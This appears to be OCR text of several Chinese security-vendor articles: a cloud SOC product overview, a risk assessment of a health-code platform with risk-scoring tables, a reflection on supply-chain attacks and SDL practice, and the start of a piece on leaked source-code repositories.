T-ONE CLOUD 是“智慧安全 3.0”理念的全新实践，以云的思路重构安全运营体系，交付下一代云化的安全能力。T-ONE CLOUD 提供整合云地安全能力、产品服务的云 SOC 中心，实现全天候全方位态势感知、实时安全检测、攻击溯源、资产风险评估及智能响应的安全运营闭环。方案涉及众多组件和服务，在包含了以上三类服务 / 方案内容的基础上，增加了对魔力防火墙（NF-SSE）的支持，以保障地端客户的边界安全，同时通过运营端与租户端的移动 APP 的及时同步，实现客户业务安全情况全景感知、订阅服务快捷授权、风险事件快速处置等能力。方案主要由以下四个方面组成，如图 3 所示：




图 3 T-ONE CLOUD 体系

云化交付的安全服务体系

云化交付的安全服务体系包括可订阅的产品服务、实现闭环保障的运营服务，以及等保合规建设、挖矿主机治理、勒索病毒防治、紧急漏洞应急响应等专项服务。这次服务体系的一大创新是强调场景化的服务交付。从服务规格的设计到服务价值在客户视图的体现，都强调了场景化的服务闭环效果。

安全运营中心（SOC）

安全运营中心（SOC）实现统一用户视图和全面安全可视，提供安全产品和服务的订阅与管理能力。向下对接各类安全资源和能力，向上对接专家服务。绿盟科技的研究成果和情报数据为之赋能。

魔力防火墙（NF-SSE）

魔力防火墙（NF-SSE）是基于弹性架构的新一代防火墙，其出厂即可作为防火墙使用，而 NF-SSE 一旦与 SOC 建立连接，用户就可以拥有自己的安全运营中心，可享受 MSS 设备托管服务，在 SOC 上面按需订阅自己所需的产品服务和运营服务。SOC 上订阅的安全能力可按需推送到 NF-SSE。NF-SSE 衔接云端与用户侧，承载多种安全能力的运行，如 Web 应用防护能力、全流量威胁检测能力、终端安全防护能力等。在 T-ONE 云地协同的体系里，利用 NF-SSE 能够实现对企业网络的纵深防御，使安全效能最大化，并且在这种架构下，流量数据无需发送云端即可实现动态的检测与防御，最大程度降低企业隐私数据泄露的风险。

移动应用 APP

移动应用 APP 包括租户门户和运营门户。最终用户可以通过租户门户，随时随处监测安全风险，可实时感知和交互安全服务。合作伙伴可以利用为运营人员提供的运营门户 APP，实现对用户安全 7*24 小时的无间断服务。

绿盟科技依托多年的安全研究及攻防实战能力为 T-ONE 赋能。绿盟科技拥有专业的安全研究团队，八大实验室的能力创新与运营团队的实战化运营经验，共同赋能打造 T-ONE 云端智慧大脑，形成对 T-ONE CLOUD 体系的实力支撑。这个云端智慧大脑以数据湖作为基础，以 AI、XDR/XSOAR 为核心，是攻防研究实战与前沿技术相结合的产物。T-ONE CLOUD 不只是技术或产品服务的创新，更是一种模式创新。结合绿盟科技的渠道战略，T-ONE CLOUD 推出了全新的合作运营模式，携手合作伙伴，共建 T-ONE CLOUD 安全运营中心。绿盟科技为合作伙伴提供全套的建设合作运营中心所需的安全能力和系统软件，同时提供品牌支持、安全专家支持及技术指导培训，帮助合作伙伴快速了解安全市场，掌握安全服务技能，通过一线安全运营服务与最终客户建立更紧密的价值联结。

参考文献

[1] 绿盟科技：《拥抱合规、超越合规：数据安全前沿技术研究报告》，2021。

数据安全服务与技术实践

绿盟科技 咨询设计部 曾令平 身份和数据安全技术部 王豪 四川代表处 张佳

摘要：在后疫情时代，健康码的使用已经成为人们工作生活中必不可少的组成部分。与此同时，一些值得思考的问题也逐步出现。不论是最开始人工收集用户信息还是自动化采集的过程中，数据安全风险是客观存在的。那么，如何严格确保个人隐私及数据安全、合理建立统一的数据安全标准、精准限制数据的使用范围、防范数据泄露等是目前迫切需要解决的问题。本文将聚焦数据本身、围绕数据应用场景，并在对应的数据处理活动中分析存在的安全风险，通过数据安全管理、数据安全技术、数据安全运营三个维度进行落地实践。

关键词：健康码 数据安全 数据安全风险 数据安全风险评估 个人信息保护

引言

后疫情时代，亮码出行成了守护人民健康的第一道防守线，而筑牢健康码安全根基，将会是打赢疫情防控狙击战的第一个山头。据悉，健康码以真实数据为基础，民众或者返工返岗人员通过自行网上申报，经后台审核后，即可生成属于个人的二维码。这张码是动态的，随着用户每天的状况提交，所处区域的变化、健康状况等因素，会发生相应的变化。“健康码”记录了用户的身份信息、联系方式、行程轨迹等，通过扫码即可知晓用户的健康状况，从而按照各地规定，采取相应的防疫管控措施。目前，各省市均开通了“健康码”，并进入互联互通阶段，成为地方疫情防控、复工复产的高效工具。不过随着“健康码”的普遍应用，如何防范其所面临的数据安全风险成为社会大众非常关注的问题。用户信息泄露、虚拟财产盗窃、病毒入侵、数据倒卖、电信诈骗等事件的频频发生，给用户造成了巨大损失。此时，“健康码”涉及到数亿用户的个人隐私，其所承载的信息详细、真实，要守住“健康码”的数据安全，防范其被非法利用，是迫切需要解决的问题。

1. 健康码发展概述

1.1 背景介绍

随着信息技术的发展、移动互联网的普及，人们在网络上留下越来越多的数据，这些数据对个人隐私和安全形成极大的威胁。“健康码”的出现，充分体现出了信息化建设和大数据技术的作用，对民众防疫乃至国家安全、社会稳定都有着重要的作用。与此同时，承载“健康码”的系统上面的海量数据也增加了数据保护的难度。

《数据安全法》第三十条要求重要数据的处理者应当按照规定对其数据处理活动定期开展风险评估，并向有关主管部门报送风险评估报告。《网络数据安全管理条例（征求意见稿）》第三十二条指出处理重要数据或者赴境外上市的数据处理者，应当自行或者委托数据安全服务机构每年开展一次数据安全评估，并在每年 1 月

31 日前将上一年度数据安全评估报告报设区的市级网信部门。国家相关法规虽然要求要做数据安全风险评估，但缺少落地标准支撑，而且传统信息安全体系无法保护数据安全，静态防护策略对保护数据安全也需要进一步研究，数据安全保护的职责尚未明晰界限，亟需结合最新的法律法规要求建立数据安全体系建设指导方针，在建设中提炼数据安全体系建设经验，培养数据安全人员从业人员，推进国家数据安全的研究与体系建设的工作。

1.2 面临的数据安全挑战

基于大数据打造的“健康码”实际上包含了用户真实有效的姓名、性别、手机号、身份证号、详细地址、活动轨迹、健康信息、接触史等信息，这些信息都由用户如实自主申报。另外，健康码系统还对接了民航、铁路、公路、ETC 自驾数据以及公交车等交通数据，电信运营商数据、银行金融机构支付数据等。这些数据的比对判断和交叉验证才能准确掌握公民的行动轨迹，做到精准、可追溯的防疫防控。但是，如果这么详细而精确的个人信息被泄露，那势必会对个人信息的安全造成毁灭性的打击。目前，部分健康码在申请过程中，既无用户协议，也无隐私政策，没有完全获得用户的同意。另外，部分场所对健康码不认可，仍然需要另外登记个人信息，这也扩大了个人信息的泄露风险。“健康码”涉及姓名、身份证号码、联系方式、位置、行程、健康等大量个人信息，一旦泄露或被滥用，后果不堪设想。不仅会造成人身、财产安全风险，还可能由于“用户画像”而助长地域歧视和人群歧视。“健康码”后台数据资源涉及每位公民的隐私，在保证抗疫需要的同时，应妥善处理和使用相关数据，保证数据安全。

2. 健康码之数字新战场

2.1 数据安全现状分析

健康码平台作为重要的信息系统，所承载的数据对国家安全、社会民生具有重大意义，这些数据一旦泄露，可能会危害国家疫

情防控，对社会经济发展造成重大影响。 健康码平台汇聚全省及入省人员注册的健康码、场所码、核酸检测结果等各项数据，保护其数据安全至关重要。而在整个数据安全建设过程中，缺少数据安全体系建设指导方针、实践经验、技术指引、数据安全专业人员等，亟需通过开展数据安全风险评估，全方位评估数据运营过程中存在的数据安全风险，并妥善处置。

2.2 数据安全项目实践

基于此，我司受客户邀请编写了《政务数据风险评估指南》（草稿）和申报工作，作为国内首个政务数据风险评估地方标准的先行实践。经过与客户反复论证后，选择以健康码平台作为数据安全风险评估试点项目。根据数据安全相关文件法规、标准、规范要求，启动健康码平台数据安全风险评估项目，并基于本项目成果提出了相应的数据安全建设方案，以使客户在后期的信息化建设中加强数据安全防范能力，逐步提高数据安全管理水平，减少安全隐患和安全事故，提高数据安全管理工作水平。

2.2.1 项目实施方案

本次数据合规风险评估项目从标准实践出发，选定健康码平台作为评估对象，对数据安全风险评估方法论进行论证和有效实践，如图 1 所示。主要分为四个步骤：评估准备、进行评估、评估结果确认、整改和持续改进。根据健康码平台中收集、存储与使用个人信息类型、等级和数量等，梳理其对应的数据应用场景，分析所涉及到的数据处理活动，并对其进行安全综合分析和技术检测，以确保真实了解健康码实际数据使用情况和存在的数据安全风险。




图 1 数据安全风险评估方法论

2.2.2 项目实施流程

在本项目实践过程中，主要拆分成了两个过程：现状分析和风险评估，如图 2 所示。




图 2 数据安全风险评估实施流程

Step 1：数据资产识别阶段。针对健康码平台所涉及的数据资产进行识别梳理（包括数据字段、数量、存储位置、涉及主体等等，而本项目主要涉及个人信息），同时借鉴数据分类分级的思路，输出数据资产清单。

表 1 数据资产清单

序号	字段含义	数据分类	数量级	安全等级	存储位置	涉及主体
1	申请 ID	B2-1-1.业务基础数据	10GB	二级	四川省成都市XX机房	客户本身、平台维护厂商
2	证件号 hash	B2-1-1.业务基础数据		二级		
3	证件号码	A1-1-1.个人基本资料		三级		
4	姓名	A1-1-1.个人基本资料		三级		

Step 2：数据应用场景梳理阶段。基于第一步骤中数据资产识别情况，调研健康码平台业务流程，识别业务逻辑、业务功能、业务情况等内容，整理并输出各类数据应用场景。

表 2 数据应用场景

场景名称	实现功能	业务流程	涉及数据	数据处理活动	运行环境	涉及主体
健康码查询	1、显示网关侧的个人基本认证信息 2、显示用户最新一次的申报信息	1、个人身份信息、户口信息、地址信息等通过信息预录入实现个人信息其他业务调用 2、赋码后运维人员可通过身份证号码或手机号对人员匹配，进行赋码逻辑的判断和当前健康码状态的实时查询	个人身份信息、户口信息、地址信息、手机号、姓名	数据传输、使用	网络环境等	客户本身、平台维护厂商

Step 3：综合分析阶段。现状分析过程中主要从数据安全通用管理、数据安全防护落实情况两个维度对健康码平台进行分析形成现状分析结果，并反馈给风险评估过程作为风险分析的输入。而风险评估过程从数据影响程度、安全事件发生可能性两个维度进行风险分析，并根据风险分析模型最终得到该数据应用场景下的风险值。

Step 4：持续改进阶段。针对第三步中分析存在的风险给出处置建议并持续跟进。

2.2.3 风险分析过程

风险分析的各项处理活动在识别出的具体数据应用场景中展开，具体风险分析过程如图 3 所示。




图 3 数据安全风险分析模型

评估安全事件影响

输入：应用场景内已识别的相关事件情景，包括威胁、脆弱点、数据资产、已有和计划的控制措施。

活动：应用场景中脆弱性与具体安全措施关联分析后，判断脆弱性可利用程度和脆弱性对数据资产影响的严重程度；根据脆弱性对数据影响严重程度及数据重要程度计算安全事件后果。

评估安全事件可能性

输入：应用场景内已识别的相关事件情景，包括威胁、暴露的脆弱点、现有和计划的控制措施数据。

活动：根据应用场景中数据威胁与脆弱性利用关系，结合数据威胁发生可能性与脆弱性可利用性判断安全事件发生的可能性。

估算风险级别

活动：根据应用场景中安全事件发生的可能性以及安全事件后果，判断风险值。

表 3 数据安全风险分析过程

分析过程	数据生命周期阶段	威胁分类	威胁描述	赋值	
威胁识别	数据采集	数据无效写入	数据入库时，数据不符合规范或无效。	4	
		数据分类分级或标记错误	数据分类分级判断错误或打标记错误，导致数据受保护级别降低。	3	
	数据传输	数据窃取	攻击者伪装成外部通信代理、通信对端、通信链路网关通过伪造虚假请求或重定向窃取数据。	2	
	……	……	……	……	
分析过程	数据生命周期阶段	脆弱性分类	具体描述	赋值Va	赋值Vb
脆弱性识别	数据采集	技术脆弱性	健康码平台中无撤回同意处理个人信息的方式。	2	1
		技术脆弱性	传输过程中使用AES加密传输数据，但传输链路未使用加密的传输协议。	3	3
		管理脆弱性	已针对涉及数据传输的接口、专线的链路状态和 QPS 进行监控，通过运营平台每日形成数据记录报告，但未对网络传输环境、部门间数据传输和数据量进行审计，形成审计报告。	2	1
	……	……	……	……	……
已有安全措施		如采用AES加密方式对数据进行传输，所有接口接入网关，通过网关配置接口 Passid和token来实现接口的身份校验，同时限制接口的访问频次保证接口安全；部署主机防护、高防包、云防火墙、WAF、网关和数据库审计等设备实现安全监控等。			

2.2.4 风险计算过程

在完成了数据资产识别、数据应用场景识别、数据威胁识别、脆弱性识别，以及已有安全措施确认后，采用定性与定量分析的方法与工具确定威胁利用脆弱性导致安全事件发生的可能性，以及安全事件所作用的数据资产价值及脆弱性的严重程度，判断安全事件发生造成的损失对大数据中心的影响，综合两方面结果得出数据安全风险等级。即：

风险值 =R（安全事件的可能性，安全事件影响程度）＝ R（L(T，Va)，F（D，Vb））。

表 4 风险等级参考表

	安全事件可能性	1	2	3	4	5	风险值等级-标识
安全事件影响	1	2	4	7	11	14	1-很低
	2	3	6	10	13	17	2-低
	3	5	9	12	16	20	3-中
	4	7	11	14	18	22	4-高
	5	8	12	17	20	25	5-很高

安全事件的可能性：受数据威胁发生可能性和脆弱性可利用性影响，使用矩阵法可对安全事件发生可能性进行赋值。安全事件发生的可能性 =L(数据威胁发生可能性，脆弱性可利用性)=L(T，Va)。

表 5 安全事件发生的可能性表

	数据威胁发生可能性	1	2	3	4	5	安全事件发生可能性值等级-标识
脆弱性可利用性	1	2	4	7	11	14	1-很低
	2	3	6	10	13	17	2-低
	3	5	9	12	16	20	3-中
	4	7	11	14	18	22	4-高
	5	8	12	17	20	25	5-很高

安全事件影响程度：安全事件影响值受数据重要程度和脆弱性严重程度影响，使用矩阵法可以对安全事件影响进行赋值。安全事件影响 =F(数据重要程度，脆弱性严重程度)=F(D，Vb)。

表 6 安全事件影响程度表

	脆弱性严重程度	1	2	3	4	5	安全事件影响值等级-标识
数据重要程度	1	2	4	7	11	14	1-很低
	2	3	6	10	13	17	2-低
	3	5	9	12	16	20	3-中
	4	7	11	14	18	22	4-高
	5	8	12	17	20	25	5-很高

2.2.5 风险评估报告

基于数据应用场景对风险点进行整合，设计处置措施，编制

本次数据安全风险评估报告。并根据评估过程中识别的数据安全风险，提供合适的风险控制措施和协助进行风险管控。

2.3 数据安全技术加持

在健康码数据安全风险评估过程中，利用数据安全技术对安全风险评估进行加持助力，有效节约人力，精准定位风险和可持续长期有效评估。依据数据安全风险评估的相应标准，数据安全技术应用在数据安全风险评估的各个阶段，通过主动扫描、流量分析等多种技术手段结合，自动化和智能化的分析通过风险评估产品对范围内的数据资产进行识别。

在现状分析阶段中，利用数据风险评估工具通过主动扫描和流量解析等方式对评估范围内的数据资产进行发现，对对应的数据实体进行识别和梳理，包括对应的分类分级数据、敏感个人信息等，自动化生成数据资产清单。数据应用场景梳理阶段中，利用流量解析等方式，自动化梳理应用和数据资产的关联交互场景，分析业务逻辑和业务流程等。

在梳理后的应用场景风险评估中，利用数据安全技术进行自动化分析，针对该应用场景包含的数据全生命周期各个阶段进行技术手段的安全检测和分析，如健康码场景下的数据存储、数据传输、数据使用及展示场景下的数据资产、数据实体、数据接口和数据等通道的安全性。在分析过程中利用工具对数据资产、应用等载体的脆弱性进行扫描，发现存在的漏洞、弱配置和弱口令等，对全生命周期中的数据实体进行识别和风险评估，敏感数据是否有采用加密、脱敏，是否存在加密脱敏后仍然有数据泄露的风险，是否存在数据集重识别的风险等，对传输通道进行分析，是否存在不安全的传输方式和接口等。

数据安全风险评估产品依据数据安全相关法律法规、监管要求和标准进行技术能力的标准化，具有数据资产识别，对静态和流通数据的发现和识别的基础能力，在此基础上能够提供多种风险评估基础能力，如数据实体安全性评估、数据资产脆弱性评估和数据流通风险评估等。产品还具备在各种基础能力之上的基于应用场景化的全生命周期安全风险评估能力，通过技术手段发现和识别场景中的各种数据安全风险并进行自动梳理报告。

产品的安全技术能力使得产品既能在安全服务中利用技术进行加持，也能为客户提供日常数据安全风险评估能力，实时发现数据安全管理中存在的安全风险，还能为监管方提供自动化检测手段，实现数据安全风险的应查能查。

2.4 数据安全阶段总结

通过本次数据安全风险评估项目有效实践，能有效识别发现健康码平台存在的数据安全风险与外部存在的潜在威胁，降低由于客户内部管理或外部非受控风险而造成的敏感数据泄露。各阶段风险评估结果如图 4 所示。同时，也在合规的基础上强调实际存在的安全风险，并通过风险管控方案持续保障业务安全运营。如数据采集阶段合规比例：90.1%（其中总评估项 11，合规项个数

10），数据存储阶段合规比例：87.5%（其中总评估项 8，合规项个数 7），数据传输阶段合规比例：50%（其中总评估项 4，合规项个数 2）等。最后，本项目的成功实施，进一步体现了我司数据安全服务和技术的强大支撑能力。后续，我司将继续推进数据安全项目的工作落地执行，为更多客户提供更全面的数据安全解决方案。




图 4 各阶段数据安全风险等级

备注：以上数据来源均已经过处理。

3. 政务数据安全之未来之路

在健康码平台数据安全风险评估项目的基础上，结合数字政府、经济圈建设、“十四五”规划等要求，以公司优势服务和产品为切入点，与客户需求相融合，争取成为客户数据安全建设项目的中坚力量，结合省、市、县（区）三级行政区安全特点，打造省—地市州—区县多级数据安全运营中心。

在数据安全运营项目完成后，引导建立立体防护、多方联动的安全运营体系，强化自主可控技术支撑，增强安全管理、安全保障等全方位防护能力。建立纵向监督、横向联动的网络安全工作机制，在网络安全、数据安全、系统安全等层面实现全省统一、协同联动的安全监管和应急机制。构建覆盖物理设施、网络平台、应用系统、数据资源的安全技术防护管理体系，落实安全咨询、数据分类分级、风险评估、考核监督等制度，全面实现网络安全综合监管一体化，实现安全工作可量化、安全绩效可视化。

2022年安全实战演习供应链攻击深层次思考

绿盟科技 运营商工程交付部 马赞 付琪 徐世玉

摘要：经济蓬勃发展、技术的更新迭代促进产业供应链的兴起，同时也带来了严峻的威胁。攻击者通过利用供应链上的漏洞展开了一系列的攻击进而由“边缘化向纵深方向”推进，从而获取业务系统的权限和大量的数据信息。

关键词：产业链 供应商 用户 SDL 机制

1. 简述

软件技术飞速发展，软件开发手段不断进步，开源、云原生等技术被广泛应用。软件供应链在趋于多元化发展的同时，一方面加速了技术的革新和升级，同时也催化出一种新型的安全威胁，使得软件供应链面临严重的安全问题[1]。软件供应链是一个由各种组织、人士、信息、资源以及行为组成的将商品或者服务从供应者转移到消费者的系统。商品与服务是软件，供应者与消费者分别指软件供应商与软件用户，自然资源、原材料、中间组件可以对应软件设计与开发的各个阶段中编入软件的代码、模块和服务，加工过程则对应了编码过程，工具以及设备。而在网络安全领域，供应链涉及大量资源（硬件和软件）、存储（云或本地）、发行机制（web 应用程序、在线商店）和管理软件。

行业不同，其所包含的供应链也不同，一般来说构成供应链的基本要素包括：供应商、供应商资产、客户、客户资产[2]。

（1）供应商：向另一个实体供应产品或服务的实体。

（2）供应商资产：供应商用于生产产品或服务的有价值元素。

（3）客户：消费由供应商生产的产品或服务的实体。

（4）客户资产：目标拥有的有价值元素。

实体可以是个体、由个体组成的组织或组织机构，资产可以是人、软件、文档、金融、硬件等。供应链攻击是针对供应商的，且后续被用于攻击目标以访问资产。该目标可以是最终客户或另外的供应商。因此，供应商和客户都必须是目标归为供应链攻击，这些攻击的影响越来越大，如系统停机、金钱损失和声誉损害。

2. 过程

供应链中一部分为供应商设置，一部分为客户设置。对于供应商而言，第一部分是“用于攻陷供应商的攻击技术”，它说明了供应商如何遭受攻击；第二部分是“供应链攻击的供应商资产”，它说明

了针对供应商的攻击目标是什么。而对于客户而言，第一部分是“用于攻陷客户的攻击技术”，它说明了客户如何遭受攻击；第二部分是“供应链攻击的客户资产”，它说明了针对客户的攻击目标是什么。

对于分类系统中的不同元素，我们定义了可更好地描述供应链攻击的元素。通过筛选相应元素，可以更好地了解已知和未知的攻击情况。该分类系统在概念上不同于 MITRE ATT&CK 知识库，且它的目标并非取代而是补充后者。在某些情况下，分类系统中定义的攻击技术和 MITRE ATT&CK 框架中定义的技术相关，这种情况下用方括号的形式进行了标记，说明了分类系统的四个组成部分以及如何识别其元素 [2]。




图 1 供应链攻击分类分级图

据悉，在安全实战演习中运营商行业某省分公司就遭受了供应链攻击的重创。攻击者利用某信 VPN、某公司的软件产品中存在的风险漏洞攻入内网系统形成攻击链路。可见这种新型的网络攻击方式得到了许多攻击者的青睐，那么加强供应链的安全性就势在必行。

与传统供应链类似，软件供应链安全问题的解决同样需要规范化的流程管理和标准。软件供应链上管理措施的缺乏和潜在的攻击面对整个信息产业的安全造成了巨大的威胁，需要有能够被信息产业内部相关企业和组织所共同遵守的业务安全守则与标准；识别和记录供应商和服务，为不同类型的供应商和服务定义风险标准，如供应商和客户依赖关系、关键软件依赖关系、单点故障；加大监控供应链风险和威胁，在产品或服务的整个生命周期内管理供应商，包括处理报废产品和组件的程序；对与供应商共享或可访问的资产和信息进行分类，并制定访问和处理这些资产和信息的相关程序 [3]。

对于供应商应确保用于设计、开发、制造和交付产品、组件和服务的基础设施符合网络安全规范；实施与普遍接受的产品开发过程一致的产品开发、维护和支持过程；监控由内部和外部来源 (包括使用的第三方组件) 报告的安全漏洞；形成包含补丁相关信息的资产清单。

建立健全 SDL 安全体系也是一种去处理供应链攻击的方式，大部分公司处于初始阶段，没有任何安全建设方面的经验、文档以及工具，甚至公司高层对这方面严重忽视，摆个样子就行，这导致 SDL 实际落地非常困难，基本就是摆设。如果公司之前已经有相关的实施经验，那么推动起来要方便得多，SDL 工程只需要在原

有的基础上优化拓展就行了。目前大部分公司都有自己的安全团队，没有的可能也有相应的外包人员。日常的渗透、审计工作基本就是这部分人来完成，其实这是 SDL 建设的中坚力量，整个 SDL 工程最多、最繁杂的流程全部依靠这部分人员。

SDL 建设的目的其实很明确，就是将安全手段前置，尽可能地降低产品安全风险，减少后期的维护成本。但是理想和现实总是有差距的，所以我们作为实际落地必须坚持深度防御、适度安全两条准则，我们不做绝对安全，这样太理想化，后期可能会带来不必要的矛盾，影响项目流程进度，增加成本。那么 SDL 实施落地的流程还是依附在 DevOps 上，二者相辅相成，相互补充。

整个 SDL 流程并不复杂，复杂的是具体实施细节。任何方案都不可能满足所有的实际需求，企业还是需要根据自身的实际情况去选择落地 SDL，寻找适合自己的才是最好的。对于第三方框架防治问题，可以维护自己的三方框架库，定期安全检测。 扫描误报过高，大量数据筛选困难，可以建立优化整体规则库，重点关注中高危漏洞，配合工具扫描 + 人工筛查的方式进行，增量扫描可排除误报后无须扫描。阻挡业务正常流程，可根据实际情况，做到适度安全，有选择地对业务放行。如果业务太多，人员不够，可以针对重点项目实行 SDL 流程，从需求分析、设计、编码、测试、发布等形式，以工具及其他人员配合的方式促进工作的进行。解决跨部门协作困难，可以说服公司高层制定相关流程，指定专人负责，加强支撑力等。

3. 总结

软件供应链的风险已经显著影响了用户对软件功能的信任 , 对于软件生命周期中软件供应商和其他研究机构、社会团体的能力提出了更高的要求。近年来存在的软件开源化趋势 , 导致软件供应链的开源化 , 使得软件的质量难以控制 , 并增加了供应链的暴露程度。并且软件行业具有互联网特性，许多渠道的运行依赖互联网 , 使得这些渠道的安全受到网络攻击的威胁 , 在被攻击后可以成为网络攻击向供应链下游扩散的渠道 , 同时渠道本身也有怀有恶意的可能性。除了对受影响的组织和第三方造成直接或间接利益损害外，机密信息被泄露、国家安全受到威胁后，可能引发的更深层的问题值得我们担忧。

要更好地防护供应链攻击，除了网络安全方案与服务之外，还需要员工有严格的安全意识，把安全性评估作为开发过程中的必要评审项 [4]。开发环节严格遵守开发规范，在软硬件发布前，交给独立的内部或外部测评组织进行安全性评估，及时解决所发现的问题。

参考文献

[1] 欧盟网络安全局：《供应链攻击威胁全景图》报告 (下)。

[2] 欧盟网络安全局 (ENISA)《供应链攻击威胁局势报告》,《黑客技术》。

[3]《供应链攻击的安全分析》, 知乎。

[4] https://zhuanlan.zhihu.com/p/389186468.

创新方案，如何更有效地预防数据泄露？

绿盟科技 创新研究院 陈佛忠

摘要：随着信息化时代的深入及数据安全意识的普及，越来越多的企业加大了数据安全相关的投入，尽管如此近些年来数据泄露事件仍层出不穷。 为了更有效地预防数据泄露，绿盟科技创新研究院结合自身多年数据安全、网络空间测绘、云上风险发现的研究，提出了首个预防数据泄露的创新型解决方案。

关键词：数据安全 源代码仓库

1. 背景概述

信息化时代引领人类世界进步的同时，数据的副作用也慢慢显示出了它的威力。

近些年来电话诈骗、网络欺诈等事件层出不穷，不法分子利用个人隐私信息（如电话号、身份证号、银行卡号等）来进行诈骗，导致无数人的生命和财产安全受到损害。从国家层面上来看，国家关键基础设施单位、重要部门的敏感数据一旦泄露，更会对国家安全造成严重影响。鉴于数据泄露的巨大危害，我国分别在 2021 年 9 月 1 日和 2021 年 11 月 1 日实施了《数据安全法》[1] 和《个人信息保护法》[2]，市面上也出现了数不胜数有关数据安全的产品，不少的政府、金融、运营商等相关单位在数据安全上也加大了资金的投入。然而，近些年来数据信息泄露事件仍层出不穷。

为了更好地解决数据安全问题，绿盟科技创新研究院一直潜心研究，我们通过深入地分析真实数据泄露案例，提出了针对于预防数据泄露的创新型解决方案——“源代码暴露核查服务”。下文将首先介绍近期真实的数据泄露案例，之后我们将对该创新型解决方案进行详细的介绍。

2. 近年来数据泄露案例

近些年来境外黑客对我国展开的网络攻击不胜枚举。自 2021 年 10 月以来某境外黑客组织便宣称通过 SonarQube 平台的未授权访问漏洞对我国多家关键信息基础设施单位发起攻击，窃取其系统的数据及源代码，并在某境外黑客论坛上进行非法售卖 [3]。

2022 年 1 月 20 日，该组织宣称又发起了更大规模的攻击，这次该境外黑客组织利用了 Gitblit 自建代码仓库中的未授权访问漏洞窃取了我国多家重要单位系统的数据及源代码，并在某境外黑客论坛上进行了非法售卖 [4]。




图 1 某境外黑客组织在某境外地下论坛进行非法售卖

